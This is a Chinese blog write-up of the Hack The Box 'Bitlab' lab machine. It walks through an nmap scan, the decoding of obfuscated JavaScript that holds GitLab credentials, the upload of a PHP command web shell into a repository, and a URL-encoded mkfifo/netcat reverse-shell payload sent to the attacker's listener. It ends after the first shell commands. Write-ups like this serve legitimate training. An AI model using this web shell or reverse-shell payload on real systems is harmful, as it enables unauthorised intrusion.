HTB-Bitlab writeup

原创

lysecl 于 2020-01-12 14:27:36 发布 1838 收藏 2

文章标签： 安全

本文链接：https://blog.csdn.net/weixin_43826280/article/details/103943571

版权

文章目录


前言

HACK THE BOX是一个在线靶机训练平台，提供许多有趣的靶机进行渗透测试学习。本文分享下其中Bitlab靶机的渗透过程(已下线)。这是HTB系列的第一篇writeup，之后也会持续更新。

准备

Bitlab靶机地址：10.10.10.114，OS:Linux

操作机：Kali



对于HTB平台的注册以及连接等操作不再赘述。

此外，为了方便，将bitlab的ip地址添加到kali的/etc/hosts文件中:


```
10.10.10.114 bitlab.htb
```

0x1 nmap扫描

使用nmap扫描：

```
# Nmap 7.80 scan initiated Sat Jan 11 19:35:50 2020 as: nmap -sVTC -o scan -p1-65535 bitlab.htb
Nmap scan report for bitlab.htb (10.10.10.114)
Host is up (0.30s latency).
Not shown: 65533 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 a2:3b:b0:dd:28:91:bf:e8:f9:30:82:31:23:2f:92:18 (RSA)
|   256 e6:3b:fb:b3:7f:9a:35:a8:bd:d0:27:7b:25:d4:ed:dc (ECDSA)
|_  256 c9:54:3d:91:01:78:03:ab:16:14:6b:cc:f0:b7:3a:55 (ED25519)
80/tcp open  http    nginx
| http-robots.txt: 55 disallowed entries (15 shown)
| / /autocomplete/users /search /api /admin /profile 
| /dashboard /projects/new /groups/new /groups/*/edit /users /help 
|_/s/ /snippets/new /snippets/*/edit
| http-title: Sign in \xC2\xB7 GitLab
|_Requested resource was http://bitlab.htb/users/sign_in
|_http-trane-info: Problem with XML parsing of /evox/about
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jan 11 19:52:44 2020 -- 1 IP address (1 host up) scanned in 1013.69 seconds
```

得到22和80端口，分别提供ssh和web服务。
查看80端口web服务



GitLab Community Edition

Open source software to collaborate on code


Manage Git repositories with fine-grained access controls that keep your code secure. Perform code reviews and enhance collaboration with merge requests. Each project can also have an issue tracker and a wiki.

This connection is not secure. Logins entered here could be compromised. Learn More

登陆界面，要提供username和passwd。暂时没法登陆。

0x2 获取www-data shell

在登陆界面下看到**help**按钮，点进后发现有如下界面：



Bookmarks

Bookmarks bar

Hack The Box :: Penetration Testing Labs
Enterprise Application Container Platform | Docker
PHP: Hypertext Preprocessor
Node.js
Gitlab Login


接着点击。发现当点击gitlab Login后页面没有更新，而是弹出一段js代码：

```
function(){var _0x4b18=[&quot;\x76\x61\x6C\x75\x65&quot;,&quot;\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E&quot;,&quot;\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64&quot;,&quot;\x63\x6C\x61\x76\x65&quot;,&quot;\x75\x73\x65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64&quot;,&quot;\x31\x31\x64\x65\x73\x30\x30\x38\x31\x78&quot;];document[_0x4b18[2]](_0x4b18[1])[_0x4b18[0]]= _0x4b18[3];document[_0x4b18[2]](_0x4b18[4])[_0x4b18[0]]= _0x4b18[5]; })
()"
```

处理一下后，即：


```
function(){
 var _0x4b18=["\x76\x61\x6C\x75\x65",
 "\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E",
 "\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64",
 "\x63\x6C\x61\x76\x65",
 "\x75\x73\x65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64",
 "\x31\x31\x64\x65\x73\x30\x30\x38\x31\x78"];
 document[_0x4b18[2]](_0x4b18[1])[_0x4b18[0]]= _0x4b18[3];
 document[_0x4b18[2]](_0x4b18[4])[_0x4b18[0]]= _0x4b18[5]; }
()
```

放入浏览器中运行



```
>     var _0x4b18=["\x76\x61\x6C\x75\x65",
      "\x75\x73\x65\x72\x5F\x6C\x6F\x67\x69\x6E",
      "\x67\x65\x74\x45\x6C\x65\x6D\x65\x6E\x74\x42\x79\x49\x64",
      "\x63\x6C\x61\x76\x65",
      "\x75\x73\x65\x72\x5F\x70\x61\x73\x73\x77\x6F\x72\x64",
      "\x31\x31\x64\x65\x73\x30\x30\x38\x31\x78"];
<- undefined
> _0x4b18
<- ▶ (6) ["value", "user_login", "getElementById", "clave", "user_password", "11des0081x"]
```

所以用户名可能是clave，密码是11des0081x，返回登陆界面，登陆成功。



New project

A project is where you house your files (repository), plan your work (issues), and publish your documentation (wiki), among other things.

All features are enabled for blank projects, from templates, or when importing, but you can disable them afterward in the project settings.

Tip: You can also create a project from the command line. Show command


Project name: My awesome project

Project URL: http://bitlab.htb/clave/

Project slug: my-awesome-project

Project description (optional): Description format

登陆成功后，在projects下面看到有两个项目




You pushed to test-deploy at Administrator / Profile 1 minute ago

Projects

Administrator / Profile Developer

Administrator / Deployer Reporter

进入profile项目后，发现可以进行写入、上传、修改等操作。



Profile
Project ID: 2 | Leave project

No license. All rights reserved 45 Commits 5 Branches 0 Tags 655 KB Files

Merge branch 'patch-19' into 'master'
Developer authored 38 minutes ago
33ab9ad8

Name	Last commit	Last update
README.md	Fix title	1 year ago
developer.jpg	Profile avatar	1 year ago
index.php	Update index.php	56 minutes ago

所以尝试写入一个php木马



bitlab.htb/root/profile/blob/master/shell.php

Update shell.php
Developer authored 2 minutes ago


shell.php 156 Bytes

```php
<?php

if(isset($_REQUEST['cmd'])){
        echo "<pre>";
        $cmd = ($_REQUEST['cmd']);
        system($cmd);
        echo "</pre>";
        die;
}

?>
```

测试连接，成功。




bitlab.htb/profile/shell.php?cmd=whoami



```
www-data
```

获取shell


```
http://bitlab.htb/profile/shell.php?cmd=rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff|%2Fbin%2Fsh%20-i%202%3E%261|nc%2010.10.xx.xx%201337%20%3E%2Ftmp%2Ff
```



```
root@kali:bitlab# nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.10.14.77] from (UNKNOWN) [10.10.10.114] 47160
/bin/sh: 0: can't access tty; job control turned off
$ ls
README.md
developer.jpg
index.php
livin1
livin2.php
shell.php
shisan.php
